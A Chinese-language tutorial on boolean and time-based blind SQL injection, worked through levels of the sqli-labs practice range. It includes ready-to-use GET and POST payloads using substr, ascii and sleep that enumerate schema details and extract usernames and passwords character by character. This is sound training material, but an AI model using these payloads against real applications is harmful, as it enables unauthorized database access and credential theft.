本内容为sql注入的一部分,sql注入靶场为 sqli-labs 靶场
如有对sql不熟悉的可以查看 MYSQL 笔记
如需更多靶场,请查看 渗透测试靶场合集
免责声明: 请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
SQL注入的主要类型包括:
渗透测试之sql注入---盲注
布尔盲注
使用length(),ascii(),substr()函数进行猜测 数据信息,每次通过ASCII值的大小确定一个字符,然后不断循环的确定其他每一个字符,从而获取整个库名、表名、字段名以及对应数据
length 判断数据长度
ascii判断是哪个字母或符号
substr对数据进行截取,每次取一位
布尔盲注前提条件:
- 有sql注入漏洞


- 输入正确和错误内容,页面有变化
- 正确
- 错误
- 正确
方法:
- 原始参数后增加
and 1=2 --+进行查询,通过页面回显判断传入数据类型及闭合符号 - 使用闭合符号将代码中的语句闭合,然后使用
and和laneth函数判断查询内容长度 - 然后使用函数
substr和ascii逐一对查询结果的每个字符进行判断

Less-8
GET - 盲注 - 布尔盲注 - 单引号
sql
-- 判断是否满足布尔盲注条件
index.php?id=1' and 1=1 --+

-- 查询数据库库名信息
index.php?id=1'and length((select database()))>9 --+
index.php?id=1'and ascii(substr((select database()),1,1))=115 --+

-- 查询数据表相关信息
index.php?id=1'and length((select group_concat(table_name) from information_schema.tables where table_schema=database()))>13 --+
index.php?id=1'and ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1))>95 --+

-- 查询字段相关信息
index.php?id=1'and length((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'))>20 --+
index.php?id=1'and ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),1,1))>95 --+

-- 查询敏感数据
index.php?id=1' and length((select group_concat(username,password) from users))>100 --+
index.php?id=1' and ascii(substr((select group_concat(username,password) from users),1,1))>95 --+

Less-15
POST - 盲注 - 布尔/时间盲注 - 单引号
sql
Dhakkan' and 1=1#

Dhakkan' and length((select database()))<9 #
Dhakkan' and ascii(substr((select database()),1,1))>95 #

Dhakkan' and length((select group_concat(table_name) from information_schema.tables where table_schema=database()))>13 #
Dhakkan' and ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1))>95 #

Dhakkan' and length((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'))>20 #
Dhakkan' and ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),1,1))>95 #

Dhakkan' and length((select group_concat(username, 0x5e, password) from users))>20 #
Dhakkan' and ascii(substr((select group_concat(username, 0x5e, password) from users),1,1))<95 #
延时盲注
SQL注入中的延时盲注是一种在无法直接获取查询结果时使用的技术,通过观察数据库响应时间来判断注入条件是否成立。
原理:
当页面没有明显回显、报错信息,也没有布尔型响应的差异时,可以通过在SQL语句中加入时间延迟函数,根据页面响应时间来判断注入的SQL条件是否为真3。
基本逻辑:当注入的条件判断为真时,执行延时函数;为假时,不执行延时。通过测量响应时间差异来逐位猜测数据库信息。
使用场景:
延时盲注通常在以下情况下使用:
- 页面没有回显位置,联合注入无法使用
- 页面不显示数据库报错信息,报错注入无法使用
- 无论成功还是失败,页面都只响应一种结果,布尔盲注无法使用
常用延时函数
不同数据库的延时函数有所差异:
- MySQL :
sleep()、benchmark() - PostgreSQL :
pg_sleep() - SQL Server :
waitfor delay
方法:
1. 判断注入点类型
通过不同的payload测试响应时间:
?id=1 and if(1,sleep(5),3) -- a     # 数字型
?id=1' and if(1,sleep(5),3) -- a    # 字符型
?id=1" and if(1,sleep(5),3) -- a # 字符型2. 猜解数据库信息
采用逐位判断的方式:
- 猜解数据库名长度:
if(length(database())=4, sleep(5), 1) - 猜解具体字符:
if(ascii(substr(database(),1,1))=100, sleep(5), 1)
3. 获取表名和字段名
通过information_schema系统表,使用同样的延时逻辑逐个字符猜解表名、字段名等信息。
Less-9
GET - 盲注 - 时间盲注 - 单引号
sql
index.php?id=1'and if(length((select database()))>9,sleep(5),1)--+
-- 判断数据库名长度
index.php?id=1'and if(ascii(substr((select database()),1,1))=115,sleep(5),1)--+
-- 逐一判断数据库字符

index.php?id=1'and if(length((select group_concat(table_name) from information_schema.tables where table_schema=database()))>13,sleep(5),1)--+
-- 判断所有表名长度
index.php?id=1'and if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1))>95,sleep(5),1)--+
-- 逐一判断表名

index.php?id=1'and if(length((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'))>20,sleep(5),1)--+
-- 判断所有字段名的长度
index.php?id=1'and if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),1,1))>95,sleep(5),1)--+
-- 逐一判断字段名

index.php?id=1' and if(length((select group_concat(username,password) from users))>100,sleep(5),1)--+
-- 判断字段内容长度
index.php?id=1' and if(ascii(substr((select group_concat(username,password) from users),1,1))>95,sleep(5),1)--+
-- 逐一检测内容。
Less-10
GET - 盲注 - 时间盲注 - 双引号
sql
index.php?id=1"and if(length((select database()))>9,sleep(5),1)--+
index.php?id=1"and if(ascii(substr((select database()),1,1))=115,sleep(5),1)--+

index.php?id=1"and if(length((select group_concat(table_name) from information_schema.tables where table_schema=database()))>13,sleep(5),1)--+
index.php?id=1"and if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1))>95,sleep(5),1)--+

index.php?id=1"and if(length((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'))>20,sleep(5),1)--+
index.php?id=1"and if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),1,1))>95,sleep(5),1)--+

index.php?id=1" and if(length((select group_concat(username,password) from users))>100,sleep(5),1)--+
index.php?id=1" and if(ascii(substr((select group_concat(username,password) from users),1,1))>95,sleep(5),1)--+

Less-16
POST - 盲注 - 布尔/时间盲注 - 双引号
sql
Dhakkan") and if(1=1, sleep(5),1) #

Dhakkan") and if(length((select database()))<9, sleep(5),1) #
Dhakkan") and if(ascii(substr((select database()),1,1))>95, sleep(5),1) #

Dhakkan") and if(length((select group_concat(table_name) from information_schema.tables where table_schema=database()))>13, sleep(5),1) #
Dhakkan") and if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1))>95, sleep(5),1) #

Dhakkan") and if(length((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'))=20, sleep(5),1) #
Dhakkan") and if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),1,1))>95, sleep(5),1) #

Dhakkan") and if(length((select group_concat(username, 0x5e, password) from users))>20, sleep(5),1) #
Dhakkan") and if(ascii(substr((select group_concat(username, 0x5e, password) from users),1,1))<95, sleep(5),1) #